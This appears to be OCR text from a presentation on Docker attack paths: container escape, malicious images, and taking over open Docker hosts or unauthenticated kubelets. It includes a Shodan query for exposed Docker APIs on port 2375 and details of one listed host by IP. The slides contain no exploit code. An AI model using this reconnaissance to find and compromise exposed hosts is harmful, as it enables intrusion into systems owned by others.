
Terminal
Shell
Edit
View
Window
Help
98%
Sat 10:43 AM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$
vagrant@opendocker:~$ host
```

https://youtu.be/raSC1M48kMc


Attack Scenario

Attack Scenario I




1. Attack vulnerable container
2. Compromise the host

Attack Scenario II



1. Push bad image
2. Deployed by admin
3. Create bad container

Attack Scenario III



1. Find out open docker host or unauthenticated kubelet K8s cluster
2. Create privileged container
3. Compromise the host

Shodan Way

Scariest Search Engine on the Internet

Shodan
Developers
Monitor
View All...
Show API Key
Try out the new beta website!
Help Center
SHODAN
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Exploits
Maps
Share Search
Download Results
Create Report

port:2375 product:docker

TOTAL RESULTS

5,894

TOP COUNTRIES

United States	2,476
Japan	341
China	308
Canada	209
Korea, Republic of	206

TOP ORGANIZATIONS

Amazon.com	3,559
Frontier Communications	1,619
Hangzhou Alibaba Advertising Co.,Ltd.	149
HP Hosting	125
Tencent cloud computing	76

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

45.52.252.19

linux
Frontier Communications
Added on 2020-10-26 02:57:37 GMT
United States, Kingsley

devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 26 Oct 2020 02:57:36 GMT
Content-Length: 29


Docker:
  Version: 17.05.0-ce
  Kernel Version: 4.1.51
  API Version: 1.29
  Go Version: go1.8.3
  OS: linux
  Container #1:
    Image: docker.frontier.com:5000/docker_arm32_s_decim...
```

